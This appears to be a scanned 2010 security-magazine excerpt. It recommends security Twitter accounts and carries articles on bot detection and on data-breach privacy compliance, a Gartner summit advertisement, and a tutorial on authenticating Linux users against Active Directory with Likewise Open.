Here are some of the Twitter feeds we follow closely and can recommend to anyone interested in learning more about security, as well as engaging in interesting conversations on the subject.

If you want to suggest an account to be added to this list, send a message to **@helpnetsecurity** on Twitter. Our favorites for this issue are:

@jaysonstreet
Jayson E. Street - Chief Infosec Officer at Stratagem 1 Solutions.
http://twitter.com/jaysonstreet


@stacythayer
Stacy Thayer - Founder and Executive Director of SOURCE Conference.
http://twitter.com/stacythayer

@Beaker
Christofer Hoff - Director, Cloud & Virtualization Solutions at Cisco.
http://twitter.com/Beaker

@humanhacker
Chris Hadnagy - Developer of the social engineering framework.
http://twitter.com/humanhacker

@hypatiadotca
Leigh Honeywell - NSSLabs analyst and security consultant.
http://twitter.com/hypatiadotca

M. Vogle



Placing the burden on the bot

by David Crowder

Automated robotic malware. We in the industry call them "bots" and they are an absolute blight to the online experience. Bots perpetrate fraud, steal content, destroy data, generate spam and generally wreak havoc on the sites they attack. IT professionals are left to pick up the pieces following these attacks, often with little success and great frustration. It's time that IT put the burden on the bot, forcing them to work harder to infiltrate websites and breach security. As it stands, bots are ahead in the race, always being chased by IT professionals after the damage is already done. New ways of combating bots that are available today are perfectly capable of shifting the burden to the bot.

Hitting the BOT-tom line

Fraudulent activity conducted by bots is significantly impacting many organizations. Social networking sites, popular blogs, career sites, search engines, webmail providers and others with dynamic functionality are all targets.

Bots can be extremely sophisticated, overtaking thousands of computers to generate a few fraudulent activities per machine and completing their mission undetected after creating tens of thousands of fraudulent transactions over a span of 24 or 48 hours. The sleekest bots go undetected, the timing of their attack never even realized, but the aftermath evident in the volume of fraudulent accounts created, spam delivered, and content scraped.

All of the clean-up efforts divert money and resources from core business activities, causing devastating financial losses to these companies.

Wrecking the online experience

Not only do bots frustrate website owners and the IT professionals that manage them, but they also disrupt the online experience of legitimate website visitors. CAPTCHAs are by far the most prevalent technology used on websites today to prevent bots from entering. In addition to being increasingly ineffective at blocking bots, CAPTCHAs also frustrate legitimate users to the site.

An estimated 3 to 10% of human visitors presented with a CAPTCHA will simply abandon the transaction. With no interest in completing an additional registration step of deciphering distorted letter combinations, some customers simply refuse to suffer through this security screening. Website owners, in turn, suffer from the loss of legitimate customers, traffic, and revenue.

Other systems like keylogging have largely been abandoned due to privacy concerns. Reputation systems log activities by originating IP address, flag specific hardware as dangerous, and subsequently block those IP addresses from interacting with the site. This method is effective for blocking bots, but unfortunately shuts out legitimate users as well. With more than 150 million computers infected with automated robotic malware, the hardware generating the harmful bots is the very same hardware used by customers. Blocking the bots means blocking customers too.

Burdening internal resources

Zero-day vulnerability is a term used to describe the situation that arises when a brand-new, never-before-seen vulnerability is discovered. The issue is new and it is free to cause damage until security professionals have an opportunity to respond with a counteractive measure.

CAPTCHA is an aging technology that has not kept pace with bots. Most web property owners are always reacting to bots and the damage they cause. There are three widely used approaches for dealing with automated processes - all of them inflicting pain on someone other than the bot.

The chaser

The chaser is the unfortunate IT professional assigned to web logging - evaluating in real-time the IP addresses visiting the site - and trying to determine which visitors are automated versus human.

By the time this unfortunate soul is able to identify suspicious, bot-like behavior, track the IP address and do something about it, the bot is already gone. The chaser is largely ineffective and extremely frustrated.

The cleaner

Some customer-centric website owners refuse to use CAPTHCAs, no matter the suffering caused by bots. These companies assign resources specifically to “undo” the damage done by the bots. Whether that means deleting fraudulent registrations, erasing spam-like posts from the website’s blog, or investigating the placement of stolen content, internal resources “clean up” the damage done by bots.

This generates significant expense to the company and is a completely reactive approach. As a side note: due to the ineffectiveness of CAPTCHAs, even sites that employ them must conduct these “cleaning” activities.

The martyr

The martyr is willing to defile its own website in an effort to block bots. Usually a CAPTHCA user, the martyr bears the costs of brand damage and lost customers on the front-end. Consider this example: a website that receives 100 registrations per day, loses 10 registrations because customers are unwilling to decipher a CAPTCHA.

The company knows that their cost is $7 per lead. That CAPTCHA just cost the company $70 in a single day - without mentioning the money that must be spent after the fact due to the increasing percentage of bots that is able to overcome CATPCHAs and commit fraud on the site.

This is a case of letting the bots in and keeping the humans out.

Shifting the burden: Putting bots on the defensive

The problem with CAPTCHAs, reputation systems, and other CAPTCHA-replacement solutions is that they fail to challenge the bots.

Common to all of these solutions is the fact that the burden is placed on the human user. Reputation systems conduct a historic analysis, blocking bots only once they have continually committed fraud on the site.

CAPTCHA systems burden human visitors, forcing them to prove they are human to gain access. CAPTCHA-replacement options such as simple math problems and queries also place demands on legitimate users. None of these solutions challenges bots. A new approach is required.

The newest technologies place the burden on the bots who have to prove they are human. Rather than blocking everyone and whitelisting humans, new technologies are invisible to users and effectively detect and block bots.

Behavior profile

Bots behave in ways that are easily distinguishable from humans. So why do bot blocking technologies fail to analyze a complete profile of bot behavior?

Timing algorithms and keylogging technologies come the closest, monitoring natural pauses and variable rate of use of the keyboard and mouse. However, these systems are invasive and fail to analyze multiple variables that distinguish human and automated behavior.

Technologies that challenge bots with analysis of a complete profile of behaviors are much more likely to successfully identify them. With technology advancements, bots can be easily programmed to mimic the particular behavior testing in a single-variable analysis. However, if bots were to be evaluated on a series of behaviors, it would create a much more challenging environment for botnet operators.

Random variation

Much like students who know the teacher uses the same test year after year, bots have a knack for "working the system." The older students pass down the previous years' test and new students simply memorize the answers in order to ace the test. Botnet operators can easily "learn" a test that is presented over and over in exactly the same order.

Random variation in the order of testing questions can make bot-blocking technologies vastly more effective. Additional knowledge and effort is required, decreasing the bots' effectiveness.

Customer options

Once a bot has been identified, the most effective systems will allow web property owners to deal with them in a variety of ways. Some owners will prefer to block them outright. Others may wish to pose an additional test for verification to make absolutely sure that the visitor is not human. It is also possible to redirect the bot to a database of false data, allowing the bot to continue operating as programmed, but with sample data.

The botnet operator believes the bot is continuing to work as instructed, while there's no impact from fraudulent activity.

These simple criteria for combating bots challenge botnets and their operators, putting bots on the defensive rather than letting them wreak havoc and disrupt the activity of human visitors, web site owners, and IT professionals alike.

Given that this problem leads to an estimated 151 billion spam messages a day, billions of dollars in wasted resources, and the lessening of profitability of legitimate companies, isn't it time to try a new approach?

David Crowder is CEO of Pramana (www.pramana.com), an Internet fraud protection company specializing in bot detection and elimination software. You can contact David at david@pramana.com.

Data breach risks and privacy compliance: The expanding role of the IT security professional

by Rick Kam

You have a meeting with your IT Executive. You learn that you are now designated as the company's "privacy officer," a newly created role with few parameters and little direct budget or authority. Yet this position also comes with high expectations and responsibilities, and a laundry list of worries. You are now responsible for maintaining the privacy of your customers' and your patients' personally identifiable information (PII) and protected health information (PHI). You take a deep breath. If it makes you feel any better, you are not alone.

We've noticed that the Chief Information Security Officer (CISO) or IT security function is increasingly taking responsibility to deal with risks, and associated management of data breach incidents. This creates an interdependent relationship for the CISO with the Chief Privacy Officer (CPO) and the privacy function.

In many healthcare organizations, the IT security professional is thrust into the privacy role as companies begin to sort out their obligations to the growing federal and state level privacy legislation. Navigating through this maze can be both challenging and rewarding.

Your success in your new role depends on how well you can identify and quantify your company's gaps in compliance to privacy regulations, actual risk of privacy breach incidents, and putting a plan in place and the necessary resources to mitigate these risks.

Technology is not a “silver bullet” for privacy compliance

Hardly a day goes by without news of some type of data breach being reported. Data breach incidents are growing in frequency and severity, while regulatory requirements for data privacy protection and incident notification are becoming more stringent. Although organizations entrusted with PII and PHI are making investments in technologies such as encryption and data loss prevention (DLP), none of these are “silver bullets” that will eliminate data breach risks. Despite the focus on failure or lack of adequate security controls within organizations, a far more significant and common portion of these events are simply the result of staff’s lack of awareness and/or compliance to internal security policies and lax practices to safeguard sensitive information.

Risk factors and overlooked risks

I will explore the various risk factors that correlate to data breach incidents and associated organizational implications. I will also help identify areas on which information security and privacy professionals should focus their efforts in order to address the most prevalent, and often overlooked risks.

Years of experience have taught us that the most common causes of data breach incidents resulting from unintentional failure of privacy and security practices/policies include:

1. Failure to terminate or modify both physical and/or network access levels when staff is transferred or terminated.
2. Misdirected email messages or faxes to unauthorized recipient(s).
3. Billing department mistakes when billing statements are sent to the wrong customers/ patients.
4. Digital copy machines storing document images containing highly sensitive customer or patient data that is not encrypted or cleared.
5. Improper disposal of paper records.
6. Theft or loss of laptops, tapes, or portable devices.
7. Physical security staff communicating sensitive information over an unsecured channel.

While IT security technologies such as intrusion detection, anti-virus, encryption and data loss prevention are all helpful and often necessary tools, these tools cannot prevent the vast majority of breach incidents that are daily occurrences across organizations including healthcare, financial, and government agencies, where most of breach incidents are occurring. The reason for this mismatch is that many of the technical controls assume malicious intent, yet most of the incidents are unintentional breaches of company security and privacy policies and practices.

In the healthcare industry, for example, all of the above events may constitute data breach incidents with some of these events having severe internal and external implications for the organization. The American Recovery and Reinvestment Act of 2009 (ARRA), through its included Healthcare Information Technology for Economical and Clinical Health (HITECH) Act, amended HIPAA with requirements for healthcare organization to have documented policies and procedures, assigned responsibilities for privacy and security, ongoing training for staff, a risk assessment for each incident, and notification of victims as well as the department of Health and Human Services (HHS) based on the result of the risk assessment. These requirements became effective last year, on February 18, 2010.

As required by section 13402(e)(4) of the HITECH Act, the Secretary must post a list of breaches of unsecured protected health information that affects 500 or more individuals. The HHS started listing the breaches on its website in February 2010, then updated the list in April 2010. The data shows that more than 1.2 million individuals were affected - based on information on 64 incidents. The way that HHS categorizes some incidents can at times make it difficult to tell the difference between failures of technology as opposed to process. About 69% of the incidents are classified as “Theft/Loss” and we can see with reasonable certainty that 30% of the incidents were process related.

Risk assessments are effective for organizations

Our experience shows that a significant portion of data breach incidents are managed by our clients' IT organization where privacy and security are combined. For us, this often involves working with the client's IT management, staff, and counsel to remediate the situation. As far as our healthcare customers are concerned, a big new challenge is the requirement to comply with the HITEC Act's risk assessment. We conducted a survey and found that all of the respondents indicated that they are spending at least 50% more time investigating and performing risk assessments on data breach incidents since the HITECH Act became effective. This is putting significant strain on the IT organization to meet compliance requirements.

We recommend to organizations to consider the following questions in order to get a better sense of their privacy program risk and maturity:

• **Corporate Governance** – Does the organization have clear accountability and visibility from the boardroom to frontline privacy operations?
• **Privacy and Security Office Operations** – Does the privacy office develop, implement, and monitor organizational processes that address all facets of confidentiality and customer/patient, and employee/staff privacy?
• **Resource Allocation** – Has the privacy and security office identified and prioritized the resources and budget necessary to maintain the privacy and security of the organization's personal and sensitive information?
• **Management Reporting** – Does the privacy and security office maintain a system of management reporting that provides the organization with timely and relevant information in all areas of privacy risks and effectiveness?

Practical implications for privacy best practices

Security and privacy professionals face a daunting challenge with the evolving threat vectors and the changing regulatory landscape. For those with deep knowledge and awareness of these forces and the ability to manage them, there are significant career rewards and opportunities.

As you review your overall data breach risk and compliance environment, here are some suggested best practices to consider. We have found that many organizations are lacking some or most of these practices, which makes them highly vulnerable. These practices can be performed internally and/or using external resources:

• Keep track of a myriad of federal and state level laws and regulations concerning customer/patient and staff privacy.
• Conduct annual privacy and security risk assessment and quantify and communicate the risks from an overall business perspective.
• Implement staff training and awareness programs.
• Communicate with third parties and partners and verify privacy policy compliance.
• Develop an incident response plan and designate a cross-functional response team.
• Implement a breach incident risk assessment process that is consistent, efficient, and provides sufficient guidance to meet regulatory requirements and approval from counsel.
• Measure, track, and communicate key privacy and security program performance metrics and risks.

The good news for IT professionals responsible for security and privacy initiatives is that organizations are becoming more educated and sensitized to the business risks posed by data breach incidents.

There is a growing number of external resources available that can help organizations identify specific privacy-related threat vectors and best practices to reduce the risks. Leveraging internal and external data and resources to guide your IT investment for maximum impact is possible today. Simply enhancing your speed of patching may only get you a 2% reduction in risk.

Rick Kam is President and Founder of ID Experts (www.idexpertscorp.com). The company has managed hundreds of data breach incidents for healthcare organizations, corporations, financial institutions, universities and government agencies. He is an expert in privacy and information security. His experience is leading organizations in policy and solutions to address protecting PHI/PII and remediating privacy incidents and identity theft.

Gartner Security & Risk Management Summit 2010

22 – 23 September 2010 | Park Plaza Westminster Bridge, London, UK
europe.gartner.com/security

Information Security
Data Loss Prevention
Governance
Risk Management
Identity & Access Management

Embrace Your Challenges in Security and Business in 2010: The Year We Make Contact

The Gartner Security & Risk Management Summit will give you the information you need to create a layered approach combining risk management and compliance, secure business enablement and infrastructure protection. Hear the latest analysis revealing market trends, opportunities and threats to you and your company.

Benefits of Attending

- Understand emerging threats and your best defenses
- Sharpen your security strategy and tighten your tactics
- Sharpen the way you communicate security to the business
- Integrate security in all processes and applications
- Drive down the cost of compliance while harvesting the benefits
- Better manage all kinds of risk

View the full agenda online at europe.gartner.com/security

SUMMIT CO-CHAIRS

Carsten Casper
Research VP,
Gartner

Tom Scholtz
Research VP,
Gartner

Agenda Tracks

Track 1: Protecting Your Infrastructure and Managing Your Identities

Track 2: Good Governance Enables and Needs Good Risk Management

Track 3: A Strategic Vision for Security and Risk Management Leaders

EARLY BIRD SAVINGS
Register by 23 July 2010 and save €300

Register Now


europe.gartner.com/security
Tel: +44 208 879 2430
Email: emea.registration@gartner.com

Gartner.
Security & Risk
Management
Summit 2010

europe.gartner.com/security

Authenticating Linux users against Microsoft Active Directory

by Matt Grantham



If your environment consists of mixed operating systems, it is important to deploy authentication mechanisms that will work on any system, against a central point, and securely. This allows for proper auditing and accounting for compliance and administration. Using Likewise Open (www.likewise.com), you can authenticate and authorize users on Linux, UNIX, and Mac OS X through Microsoft's Active Directory. Some of the benefits are a single username and password for users, improved security, and granular account management. Likewise Open is provided under the terms of the GNU General Public License and the GNU Library General Public License.

The following article will describe how to deploy Likewise Open on Ubuntu 9.10 Server Edition, but can also be followed for deployment on other Linux and UNIX operating systems.

You will need to make sure your Active Directory configuration supports Simple Authentication and Security Layer (SASL) mechanisms. To do so, run the following query (you will need ldap-utils to do it):

```
root@ubuntu:/tmp#  ldapsearch -H ldap://winserver2008.mydomain.com -s base -LLL
supportedSASLMechanisms -x
dn:
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
```

Four SASL mechanisms are supported. SASL is a framework for providing authentication and data security services in connection-oriented protocols. The dominant GSSAPI mechanism implementation in use today is Kerberos, which is an integral part of Windows 2000 Active Directory implementations.

Kerberos will provide authentication and strong cryptography over the network.

Get the latest version of Likewise Open from www.likewise.com, move the installer file to a temporary directory and make it executable. The installation requires you to be logged in with a super user account.

```
cd /tmp
wget http://www.likewise.com/YourOperatingSystemsCurrentRelease
chmod 555 LikewiseIdentityServiceOpen-5.3.0.7766-linux-i386-deb.sh
Run /tmp/LikewiseIdentityServiceOpen-5.3.0.7766-linux-i386-deb.sh to install
```

Follow the prompts to accept the licensing agreement and the default installation options.

Configuring Likewise Open

The Installation and Administration Guide Likewise provides on their website is very thorough and I recommend reading it at some point so that you might fully understand each component.

The options I chose for my setup have proved to be secure, yet easy on the users. The configuration file is located at `/etc/likewise/lsassd.conf`. Each section of the configuration file I have modified is described below. Section headings are in bold text, followed by the option chosen and an explanation.

[pam]

```
log-level = info
```

You have the option of controlling the verbosity of logging. I would recommend setting this to informational if your log server can handle the traffic. Take some time to review the logs to find out what your organization needs for auditing and compliance, and then adjust the log level accordingly.

```
display-motd = yes
```

Every organization should have an Acceptable Use Policy (AUP) for computer systems. In cases where there isn't one or when you want to remind users of what that policy is, you can utilize a Linux server's message of the day at log on. You can change it to anything from a short legal statement to your full AUP for Linux servers or workstations. How the MOTD is displayed may differ across systems.

```
user-not-allowed-error = Access denied. Wrong username or password.
```

If authentication fails, it is important to let the users know. It is confusing when you try to log into a system and you don't know why you are being denied access. You can even add a support phone number or e-mail address.

[auth provider:lsa-activedirectory-provider]

```
login-shell-template = /bin/bash
```

The login shell is something particular to individual needs or preferences. Once users are logged in, they can type the name of the shell they want, provided that shell is available.

```
homedir-template = /home/%U
```

The default template is `%H/local/%D/%U`, which sets the home directory path to `/home/local/domain/username`. The default directory for users in Linux is `/home/username`. If the servers you are deploying Likewise Open on have already been in production, then users are already used to logging in and getting the `/home/username` directory path. This also prevents you from having to transfer any files from `/home/username` to `/home/local/domain/username`.

```
ldap-sign-and-seal = true
```

Unless you have a need for plaintext LDAP traffic, I would suggest leaving signing and sealing on all the time. The authentication itself is not plaintext since you are using Kerberos. It is just the actual LDAP request and response data that is plaintext, unless you use sealing which uses LDAP over SSL (LDAPS). To enable LDAPS, a valid certificate must be installed on the Domain Controller.

```
assume-default-domain = yes
```

Un-comment this option so that users do not have to type in the domain name before their username, such as login: mydomain\username. Leave this option commented out if multiple domains are in use.


```
require-membership-of = UnixLinux
```

This option restricts access only to authorized groups and users. You will need to create a user group of which people can be members of on the Domain Controller. You can also add user accounts to the require-membership-of option, but I would recommend not doing this to minimize administration overhead. It may be required to create different groups for specific servers to further limit access.

[auth provider:lsa-local-provider]

Use the same settings configured in the previous section for duplicate entries such as the login shell and home directory template.


After changing the settings in **`lsassd.conf`**, you must force the Likewise agent to refresh by executing the following command with super-user privileges: **`/opt/likewise/bin/lw-refresh-configuration`**.



```
root@ubuntu:/# /opt/likewise/bin/lw-refresh-configuration
Configuration successfully loaded from disk.
root@ubuntu:/# █
```


Using Likewise Open

You are now ready to join a Linux server to the domain. You will need an account with domain join privileges or an Administrator. Use the **`domainjoin-cli`** script to accomplish this. I have already created a computer group in the Domain Controller called UnixLinux.




```
root@ubuntu:~# /opt/likewise/bin/domainjoin-cli join --ou Corp/Computers/Servers/Uni
xLinux mydomain.com matt.grantham
Joining to AD Domain:   mydomain.com
With Computer DNS Name: ubuntu.mydomain.com

matt.grantham@MYDOMAIN.COM's password:
SUCCESS
root@ubuntu:~# █
```

If successful, this server will populate the UnixLinux group in your Domain Controller.



Name	Type	Description
UBUNTU	Computer	UBUNTU

